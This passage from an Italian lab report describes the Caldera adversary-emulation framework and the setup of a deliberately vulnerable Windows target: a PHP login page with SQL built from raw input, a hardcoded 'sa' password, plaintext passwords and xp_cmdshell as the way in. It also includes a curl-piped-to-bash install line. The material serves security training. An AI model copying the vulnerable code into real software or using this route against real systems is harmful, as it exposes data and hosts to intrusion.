Caldera sfrutta il framework ATT&CK per identificare e riprodurre il comportamento di veri attaccanti registrati nel corso degli anni, costruendo un profilo che rispecchia in modo preciso una possibile minaccia reale ed attuale. È inclusa la possibilità di utilizzare il tool per delle diagnosi e delle ricerche dal lato Blue Team ma, non essendo lo scope di questo laboratorio, saranno esplorati solo le feature riguardanti l'automazione di ingaggi Red Team. L'architettura è centralizzata; è basata su un costruito server-client in cui il secondo è rappresentato dall'agente installato all'interno dell'host da compromettere, mentre il server amministra le operazioni e rende disponibili all'utente tutte le informazioni ricavate dai vari agent. Fondamentalmente, dopo aver pianificato le azioni da seguire, il server attende la connessione da parte dei client e, successivamente, avvia le singole operazioni, anche attraverso host intermedi a seguito di movimenti laterali. Il linguaggio di programmazione principe del framework è Python.

Di seguito, una lista dei concetti principali che si incrociano andando ad utilizzare il software di adversary emulation:

- **Agent & groups:** Rappresentano programmi software, i quali si collegano a Caldera ad intervalli regolari in modo da ricevere istruzioni. Attualmente, sono già presenti un certo numero di agenti predefiniti che presentano diverse e singole funzionalità.
  1. *Sandcat*: Un agente implementato in Golang che permette di comunicare tramite canali C2 come HTTP, DNS tunneling o Github GIST.
  2. *Manx*: Sempre implementato tramite Golang, ma comunica grazie a un contatto TCP e funziona come una reverse-shell.
  3. *Ragdoll*: Costruito con Python, utilizza HTML per creare un contatto.

Un insieme di agenti può costituire un gruppo e sono spesso usati durante le operazioni di Red Team, perché determinano su che agenti eseguire le *abilities* e, soprattutto, aggiungono del parallelismo nelle varie fasi. Tenendo conto della possibilità di avere degli agenti Blue Team, la presenza di gruppi divisi permette un'organizzazione più efficiente ed un'analisi approfondita su attacchi e difese automatizzati.

- **Abilities & adversaries:** Quando parliamo di *ability*, ci riferiamo a una specifica tattica o tecnica implementata in ATT&CK che può essere eseguita da agenti in funzione. In particolare, sono inclusi: i comandi da eseguire, le piattaforme in cui eseguirlo (es. Windows Powershell), i payload da allegare ed un'impostazione per il formato dell'output da far arrivare al server. Un gruppo di *abilities* costituiscono il profilo di un determinato avversario. Molti di essi sono già presenti nell'implementazione predefinita di Caldera e permettono di determinare che *abilities* saranno eseguite in un'ipotetica operazione. Nonostante ciò, l'utente ha libera scelta sulla modifica del profilo avversario; è possibile addirittura crearne uno personalizzato con relative *abilities* atomiche.
- **Operations:** Per avviare un'operazione, bisogna aver già installato un agent funzionante e selezionare il profilo della minaccia da eseguire. È possibile lanciare diverse operazioni in parallelo ed ogni agente può essere incluso in varie di queste.

Durante i singoli piani di attacco, entrano in gioco dei moduli in grado di garantire il buon esito dell'operazione.

  1. *Planner:* Si occupa della configurazione delle modalità secondo cui vengono eseguite le *abilities*. Sono disponibili di default diversi esempi di tipi di planner: atomic, esegue le singole *abilities* in base al profilo dell'avversario; batch, esegue tutte le *abilities* in una volta; infine, buckets, esegue le *abilities* raggruppate in base alla tattica ATT&CK.
  2. *Facts:* Pezzi d'informazione riguardanti un dato sistema host e correlati con l'attributo **Command** nelle *abilities*, tra i suoi elementi abbiamo la proprietà, il valore e lo score. Una volta inviata l'*ability*, il server individua eventuali variabili e controlla quali di questi possono essere sostituiti con i facts a disposizione.
  3. *Parser:* Utilizzato da Caldera per aggiungere ogni fact collezionato all'operazione. Si analizza l'output di un'*ability* per estrarre potenziali info da utilizzare per i link futuri, tutto questo configurabile grazie a delle regole sui *facts*.
  4. *Link:* Generato per ogni agente durante l'esecuzione di un'*ability*. Se tutti i requisiti *fact* sono soddisfatti, l'agente ha configurato e reso disponibile un esecutore possibile se non è ancora stato vittima della suddetta *ability* (o configurata come ripetitiva). I vari link possono essere offuscati in base alle impostazioni di stealth configurate. I link generati andranno a costituire il ciclo di vita dell'operazione.

La configurazione del canale di comunicazione del server, oltre alle credenziali da inserire per il login, sono conservate all'interno di un file yaml nella directory `caldera/conf/`.

## 2.2 Esempio uso di Caldera

All'avvio del framework attraverso il terminale, all'utente si presenterà la schermata di login. A seconda del tipo di analisi che si intende effettuare, bisognerà inserire username e password scritti e modificabili all'interno del suddetto file.




Figura 2.3. Pagina del login di Caldera

La schermata seguente rappresenta l'homepage del server. Essa contiene un insieme di resoconti raffigurati mediante dei semplici grafi riguardo gli *agents* inviati, le *operations* create, il numero di *abilities* ed *adversaries* disponibili attualmente, che essi siano predefiniti o creati dall'utente, infine, l'indirizzo IP del server da inserire nella configurazione dell'agente che si vuole installare. Nella barra laterale sinistra sono presenti tutte le funzionalità disponibili durante l'uso del framework: sotto la voce "*campaigns*" abbiamo gli strumenti per coordinare i test sugli hosts target; i "*plugins*" rappresentano le feature aggiuntive, con cui l'utente può cimentarsi, in modo da rendere l'utilizzo più entusiasmante; infine, in "*configuration*" sono presenti le attuali impostazioni avviate nel server.




Figura 2.4. Homepage di Caldera

Come già spiegato, Caldera comunica come server C2 con dei software collegati in modo da decidere quali *abilities* utilizzare durante le varie operazioni. Una volta selezionato il software da configurare, è possibile decidere il tipo di architettura target e, successivamente, il framework genererà automaticamente degli scripts



adatti alla piattaforma selezionata. All'interno della configurazione dell'agente, è possibile cambiare non solo il server con cui creare il contatto HTTP, ma addirittura il nome del processo che questi avrà all'interno del sistema bersaglio; quest'ultima feature permette di rendere la detection del suddetto agente molto più complicata per un membro del Blue Team.

**Figura 2.5.** Configurazione Sandcat con Caldera

Oltre allo script generato di default per il software selezionato, Caldera offre la possibilità di scegliere tra diverse variazioni per l'agente in questione. Ne esistono diverse e si invita il lettore ad esplorarle personalmente, di seguito è fornita una lista delle variazioni del software **Sandcat**.

- Un agente distribuito come gruppo Blue Team invece di Red Team.
- Un agente compilato con una lista di estensione (richiede GoLang).
- Un agente distribuito come P2P con peers incluse durante la compilazione.

Una volta che lo script è stato generato, si presenta il problema del come inserirlo all'interno del sistema che si vuole corrompere; questa fase può essere realizzata in diversi modi. Nel caso descritto nelle pagine seguenti è stato fatto uso di una malconfigurazione delle query nel database, sfruttando una tecnica conosciuta come SQL INJECTION.

Completate le due fasi sopra descritte, l'agente comparirà nella sezione *Agents* assieme alle sue caratteristiche: nome, PID, tipo di contatto, ecc...

| id (paw) | host            | group | platform | contact | pid  | privilege | status         | last seen             |   |
|----------|-----------------|-------|----------|---------|------|-----------|----------------|-----------------------|---|
| wdovjr   | DESKTOP-QT9FLOH | red   | windows  | HTTP    | 3664 | Elevated  | alive, trusted | 9/19/2025, 2:53:31 PM | × |

**Figura 2.6.** Caratteristiche dell'agente installato

Da adesso è possibile avviare qualsiasi operazione si voglia, seguendo la serie di possibili profili *Adversaries* offerti da Caldera, oppure creandone uno proprio seguendo i TTPs esplicitati in MITRE ATT&CK.

Nella sezione *Operations* del menù di Caldera, si ha la possibilità di creare ed avviare un'operazione di Red Teaming. Una volta preparata un *operation* e selezionato l'avversario, nella schermata si potrà seguire l'esecuzione di ogni *ability*. Per ogni

step è possibile visualizzare una miniatura in cui sono raffigurati i comandi eseguiti, relativo output ed uno stato variabile tra:

- **Giallo:** L'attività corrente e in fase di esecuzione nel target.
- **Verde:** L'agente è riuscito a concludere l'*ability* senza imprevisti.
- **Rosso:** L'attività non è andata a buon fine per qualche motivo (visionare l'output generato).
- **Blu-verde:** È stato raggiunto il timeout per l'*ability*.

L'output può contenere un informazione (*fact*) fondamentale al fine di continuare le *abilities* successive. Per questo motivo, è importante selezionare con cura e sistematicamente l'ordine con cui andare ad eseguire ogni azione.




Figura 2.7. Esempio di grafo di una operazione Caldera

Come si può notare dall'immagine, l'utente può decidere se stoppare in anticipo l'operazione o, semplicemente, metterla in pausa a causa di problemi che possono verificarsi. Inoltre, se si sta lavorando in uno scenario avente un numero considerevole di sistemi interconnessi sotto la stessa rete, il grafo raffigurato ha la possibilità di espandersi; in questo modo, si ha una visione completa degli agenti operativi. Una volta scanditi tutti gli stadi dell'*operation*, verrà generato un resoconto, contenente i log di ogni evento, da poter scaricare ed offrire agli amministratori della sicurezza dell'azienda.


## Capitolo 3

# Presentazione Virtual Machines


Prima ancora di iniziare a progettare la kill chain da seguire, bisogna rappresentare ed implementare il sistema target di questa esercitazione, su cui andranno realizzate le varie fasi dell'infiltrazione.

Partendo dal sistema operativo, la scelta ricade sicuramente su quello maggiormente diffuso ed utilizzato da parte degli utenti ed organizzazioni. Secondo i dati raccolti da StatCounter, Microsoft Windows vede una predominanza assoluta nel panorama degli OS sia aziendali sia personali; sebbene nel 2024 sia aumentato il numero di persone che hanno adottato la versione 11 uscita quattro anni fa, Windows 10 mantiene ancora il primato tra le edizioni in fatto di familiarità, standardizzazione aziendale e compatibilità con le applicazioni. Per quest'ultimo motivo, la maggior parte delle corporazioni adottano un approccio conservativo riguardo la propria infrastruttura, motivato anche dal rischio di un basso livello di compatibilità tra il sistema operativo e le proprie apparecchiature.[7]

Sicuramente il 2025 sarà un anno di grande cambiamento per le varie aziende vista la fine del supporto per Windows 10 ad ottobre di quest'anno; questo significa niente più patch di sicurezza o aggiornamenti di drivers, il che porterà a un'esposizione pericolosa dei dati nei sistemi ad eventuali nuovi *threats* che si potranno materializzare dopo quella data. La richiesta di hardware più "potenti", in grado di sostenere le tecnologie di sicurezza implementate nella versione 11, mette in difficoltà non solo gli utenti ma soprattutto diverse organizzazioni, per i motivi sopra riportati.



**Figura 3.1.** Utilizzo OS desktop - Maggio 2025



**Figura 3.2.** Utilizzo OS Windows - Maggio 2025

È intuitivo comprendere le motivazioni che hanno portato alla scelta del sistema operativo per la macchina; considerando la necessità di comprare componenti hardware nuovi e gli eventuali costi, si prospetta un 2026 con una grande disponibilità di infrastrutture obsolete vista l'incompatibilità dell'hardware con Windows 11, come descritto precedentemente.

Entrambe le macchine virtuali sono state realizzate tramite il software Oracle VirtualBox.<sup>TM</sup>

## 3.1 Windows VM

Presi in considerazione i vari dati estratti dalle analisi di mercato e dalla maggior parte degli utenti, nella macchina target è stato installato Windows 10 Pro con alcune configurazioni in più programmate in modo da rendere lo scenario abbastanza realistico.

### 3.1.1 Firewall

Rappresenta una delle numerose linee di difesa all'interno di un'organizzazione. In particolare, gestiscono il transito dell'attività web consentita e vietata all'interno di una rete privata, documentando il tutto tramite dei log di audit per fare riferimento a quanto è stato consentito o bloccato. Nel firewall della macchina virtuale sono state aggiunte delle regole in modo che l'host rispecchi un panorama possibile di sistema all'interno di un'infrastruttura privata. Di seguito la lista dei comandi eseguiti su Powershell per l'inserimento delle nuove connessioni consentite:

Connessioni HTTP dai server dell'enterprise

```
New-NetFirewallRule -DisplayName "HTTP_Proxy"  
-Direction Inbound -Action Allow -Protocol TCP -LocalPort 80  
-RemoteAddress *IP server organizzazione* -Profile Domain,Private
```

Connessioni HTTPS da proxy server

```
New-NetFirewallRule -DisplayName "HTTPS_Proxy"  
-Direction Inbound -Action Allow -Protocol TCP -LocalPort 443  
-RemoteAddress *IP server organizzazione* -Profile Domain,Private
```

MSSQL dal livello applicazione della subnet

```
New-NetFirewallRule -DisplayName "MSSQL_AppTier"  
-Direction Inbound -Action Allow -Protocol TCP -LocalPort 1433  
-RemoteAddress *Subnet organizzazione* -Profile Domain,Private
```

Ping solo da host monitorato

```
New-NetFirewallRule -DisplayName "ICMP_Monitor"  
-Direction Inbound -Action Allow -Protocol ICMPv4  
-IcmpType 8 -RemoteAddress *IP host sicuro*  
-Profile Domain,Private
```

L'insieme di queste regole è volutamente "semplice" essendo il focus del progetto più concentrato su Caldera e sull'emulazione dell'avversario.

### 3.1.2 Microsoft SQL Server 2019


Secondo dati raccolti semestralmente da SQL ConstantCare®[8] nell'estate 2025, MSSQL 2019 si presenta ancora come un server altamente utilizzato tra le aziende globali, crescendo addirittura di qualche punto percentuale rispetto allo scorso semestre. Quindi, è considerata un'ottima scelta per un ambiente d'esercitazione. Per personalizzarla al meglio, ed essendo dati importanti per il futuro exploit che si andrà ad eseguire, ho creato il database vulnerabile chiamandolo "VulnUserDB" ed è stata creata una tabella *Users* contenente i dati di possibili impiegati registrati all'interno dell'enterprise:

1. **id**: Codice identificativo di ogni dipendente.
2. **username**: Nickname scelto all'interno del server.
3. **password**: Chiave di accesso al server (volutamente non crittografato).

L'utente target di questo attacco è ovviamente il SA (System Administrator), il quale ha pieno controllo su ogni impostazione del server; in particolare, è capace di cambiare una funzione disponibile all'interno di MSSQL che permette l'abilitazione di un terminale da cui poter avviare comandi Powershell: `xp_cmdshell`.

Viene da sé che questa feature rappresenta una risorsa molto pericolosa per chiunque sia in grado di ottenere le credenziali dell'Amministratore e connettersi in remoto: è un punto perfetto da cui iniziare un vettore d'attacco ed è la vulnerabilità utilizzata per piazzare l'agente all'interno della macchina. È possibile ampliare a piacimento non solo gli utenti autorizzati ad accedere al server e le loro autorizzazioni, ma anche creare database nuovi o aggiungere un numero arbitrario di tabelle con relativi dati.

### 3.1.3 Applicazione Web



```

1 <?php
2 $servername = "localhost";
3 $connectionOptions = array (
4     "Database" => "VulnUserDB",
5     "Uid" => "sa",
6     "Pwd" => "Not4StringP4ssw0rd00!"
7 );
8 $conn = sqlsrv_connect($servername, $connectionOptions);
9 if (!$conn) { die("ERROR connection DB: " . print_r(value: sqlsrv_errors(), return: true)); }
10
11 if ($_SERVER["REQUEST_METHOD"] === "POST") {
12     $user = $_POST["username"] ?? '';
13     $password = $_POST["password"] ?? '';
14
15     $sql = "SELECT id,username,password FROM Users WHERE username = '$user' AND password = '$password'";
16     $res = sqlsrv_query($conn, $sql);
17     if ($res) {
18         $rows = [];
19         while ($row = sqlsrv_fetch_array($res, $fetchType: SQLSRV_FETCH_ASSOC)) {
20             $rows[] = $row;
21         }
22         header('Content-Type: application/json');
23         echo json_encode($rows, $flags: JSON_PRETTY_PRINT);
24     }
25     else { /* Query error: ' . print_r(value: sqlsrv_errors(), return: true); exit; */
26
27     exit;
28 }
29
30
31
32
33
34 <!doctype html>
35 <html>
36 <head><meta charset="utf-8"><title>Enterprise Login</title></head>
37 <body>
38 <h2>Login</h2>
39 <form method="post" action="">
40 <label>Username: <input name="username" /></label><br>
41 <label>Password: <input name="password" type="password" /></label><br>
42 <button type="submit">Enter</button>
43 </form>
44 </body>
45 </html>
46

```

Figura 3.3. Source code dell'applicazione web

Siccome la progettazione di una complessa applicazione web va al di fuori dell'ambito di questo tirocinio, è stato fatto uso di un software molto usato ancora oggi che permette la creazione e l'avvio di server web anche in locale, ossia XAMPP. Facendo uso dei linguaggi PHP ed HTML è stata creata una semplice pagina web da cui è possibile effettuare il login utilizzando le credenziali conservate nella tabella *Users* sopra citata. Nella pagina successiva, a seconda del risultato del controllo sulla corrispondenza delle credenziali presentate, ho fatto in modo di restituire, in formato *.json*, i dati collezionati dalla query (risultano vuoti nel caso in cui essa sia vuota). Come si può notare dal codice sorgente, un exploit che salta subito all'occhio è la gestione della query da passare al server in cui è possibile bypassare il controllo della password o, addirittura, farsi restituire i dati salvati nel database attraverso la tecnica dell'SQL Injection sul database presente.

## SQL Injection

Si può situare la nascita di questa vulnerabilità contemporanea all'inizio degli sviluppi di database relazionali, quindi nel lontano 1998. La maggior parte dei furti di dati è avvenuto principalmente a causa di questo tipo di exploit ed ancora oggi molte aziende non sono in grado di mitigarlo completamente.

Per definizione, l'SQL Injection sfrutta il mancato controllo dell'input ed invia del codice malevolo per manipolare la query richiesta in modo da accedere a dati altrimenti inaccessibili, bypassare l'autenticazione ed entrare all'interno del server senza aver bisogno di fare brute force sulla password o, addirittura, cancellare dei dati presenti nel database. Esistono diversi tipi di SQLi:

- **Inband:** Il più comune e semplice da implementare, avviene quando l'attaccante è in grado di utilizzare lo stesso canale di comunicazione sia per lanciare l'attacco sia per ricevere i dati ricercati. Tra sottotipi di questo metodo abbiamo anche: error-based e union-based.
- **Blind:** L'attaccante è in grado di ricostruire la struttura del database grazie ai payload inviati ed osservando la risposta dell'applicazione web e il conseguente comportamento del server di database. Come esplicitato dal nome, l'attaccante non è in grado di visualizzare risultati provenienti da un attacco inband. Come sottotipi si hanno: boolean-based e time-based.
- **Out-of-band:** Meno diffusa rispetto alle altre per via del prerequisito di avere delle determinate funzioni all'interno del DB vittima. È l'opposto dell'SQLi inband e dipende dall'abilità del database di effettuare richieste DNS o HTTP per inviare dati all'attaccante.

Il primo tipo di SQLi è quello sfruttato in questo laboratorio, i prerequisiti sono stati soddisfatti in modo da rendere possibile l'injection inband.

## 3.2 Ubuntu VM

Per usufruire al meglio degli strumenti utilizzati principalmente dai Red Team durante l'esercitazione, il server Caldera è stato installato all'interno di una VM Ubuntu 25.04, seguendo gli step di configurazione presenti nel sito ufficiale del framework in cui è stato necessario installare componenti aggiuntivi molto semplici grazie all'Advanced Package Tool presente nei sistemi GNU/Linux.

- `sudo apt install nodejs`
- `sudo apt install golang`
- (Opzionale, ma consigliato) Utilizzare Google Chrome.

Inoltre, al fine di racchiudere in un unico contesto le risorse scaricate, è stato creato un ambiente virtuale Python in cui sono stati esportati tutti i file di configurazione di Caldera. Come versione scelta per l'interpretazione dei comandi si è optato per la 3.10.14 grazie alla risorsa PYENV che permette di installare più versioni di Python nell'host, poiché la più recente potrebbe creare problemi durante l'installazione delle librerie richieste dal framework presenti nel file `caldera/requirements.txt`.

```
curl https://pyenv.run | bash
```

Dopo aver scaricato i file necessari, bisogna aggiungere il path alla configurazione della shell scritta in `.bashrc` (o `.zshrc` a seconda della distribuzione).

```
export PATH="$HOME/.pyenv/bin:$PATH"
export PYENV_ROOT="$HOME/.pyenv"
export PATH="$PYENV_ROOT/bin:$PATH"
eval "$(pyenv init -)"
eval "$(pyenv virtualenv-init -)"
```

Una volta installato bisognerà semplicemente riavviare la shell e sarà possibile utilizzare i comandi di PYENV.

```
pyenv install 3.10.14
pyenv global 3.10.14 # Per utilizzare la versione installata
```

Si proceda al setup dei requisiti in `caldera/requirements.txt` solo dopo essere certi di star usando la versione di Python adatta (si consiglia la stessa di questo progetto o una precedente alla 3.13). Ora rimane la questione del come riuscire a comunicare con il server MSSQL attraverso la macchina attaccante, la risposta si trova nel tool ufficiale Microsoft `sqlcmd` il quale è un validissimo strumento interattivo ed affidabile per quanto riguarda scripting, query ed autenticazione. È possibile scaricarlo tramite terminale nella propria distribuzione Linux Ubuntu attraverso una serie di comandi script (nel sito web ufficiale di Microsoft si fa riferimento solo ad un'installazione per Ubuntu 24.04; tuttavia è compatibile anche con la 25.04 senza nessun errore di dipendenze ma, nel caso si dovessero riscontrare, è consigliabile utilizzare un docker). Con i privilegi root, si registra e si installa la repository di Microsoft su Ubuntu.

```
curl -sSL -O https://packages.microsoft.com/config/ubuntu/ \
24.04/packages-microsoft-prod.deb

sudo dpkg -i package-microsoft-prod.deb
```


È bene aggiornare la lista di risorse del sistema, dopodiché si esegue il comando per installare il tool grazie all'`unixODBC` package.

```
sudo apt-get update
sudo apt-get install mssql-tools18 unixodbc-dev
```

Nel caso si richieda di aggiornare il tool, basterà lanciare questo semplice script.

```
sudo apt-get update
sudo apt-get install mssql-tools18
```

Per verificare la corretta implementazione, effettuiamo un test di connessione in cui accediamo con credenziali precedentemente create nel server e come output dovrebbe uscire qualcosa di simile alla figura sottostante:



```
caldera@ubuntu:~$ sqlcmd -C -S 192.168.56.101 -U emp101 -P '4P4ss1' -Q 'SELECT @@VERSION'

-----
Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64)
    Mar 18 2018 09:11:49
    Copyright (c) Microsoft Corporation
    Express Edition (64-bit) on Windows 10 Pro 10.0 <X64> (Build 19045: ) (Hypervisor)

(1 rows affected)
```

**Figura 3.4.** Risultato query su versione database

Dopo aver avuto conferma della corretta installazione di `sqlcmd` siamo pronti ad iniziare il nostro laboratorio sulla macchina Windows.



## Capitolo 4

# Kill Chain

Iniziamo con lo spiegare cosa sia effettivamente una kill chain, o Cyber Kill Chain. Il termine è stato coniato nel 2011 e pubblicato all'interno di un white paper dall'azienda americana LOCKHEED MARTIN. La kill chain definisce una sorta di quadro analitico per scomporre e comprendere le varie fasi di un attacco informatico. Tutta la definizione si basa sull'idea che un cyber attacco, per avere successo, necessita di passare attraverso sette fasi consecutive formando una vera e propria catena di azioni; quindi, onde evitare un danno economico o la violazione dei propri sistemi, bisogna rompere uno degli anelli di questa catena per fermare l'attacco in corso.[9]

### 4.1 Ciclo di vita

Grazie al lavoro di LOCKHEED MARTIN, le aziende sono ora in grado di comprendere e mitigare lo svolgimento di attacchi analizzando le fasi che si susseguono durante un tentativo di violazione e programmare le difese più adatte per ogni step. Qui di seguito, spieghiamo le varie fasi della kill chain nell'ordine in cui avvengono.[10]

### Ricognizione

Mettendosi per un momento dentro la mente di un utente malevolo, o black hat, la prima domanda che ci si pone è: *"che tipo di sistema mi presto a violare e come riesco a superare le sue difese in modo da entrarvi?"*

In questa fase, l'attaccante cerca di raccogliere tutte le informazioni possibili sul target senza allarmare gli eventuali tool di sicurezza al suo interno; tutto ciò per localizzare delle vulnerabilità da poter sfruttare per penetrare nel sistema. Si può condurre questa ricerca attraverso due tipi di ricognizione:

- **Passiva:** Chiamata così perché non si entra in contatto diretto con il sistema bersaglio. L'hacker mira ad ottenere la maggior quantità di informazioni, anche da file o database pubblici, senza il rischio di mettere in guardia la difesa del target. Siccome la nostra è una simulazione senza una vera organizzazione concreta, questo passaggio lo escludiamo e ci concentriamo sul prossimo.
- **Attiva:** Al contrario, entra in diretto contatto con il sistema target aumentando il rischio di essere individuato poiché si lasciano delle tracce, ma presenta il vantaggio di entrare in possesso di preziosi dettagli in più sulla vulnerabilità dell'host. Tra le tecniche principali di ricognizione attiva ci sono il mapping

della rete, porte e vulnerabilità.

Nella nostra esercitazione andremo ad effettuarle tutte in modo da mostrare ogni possibile scenario grave che può verificarsi.

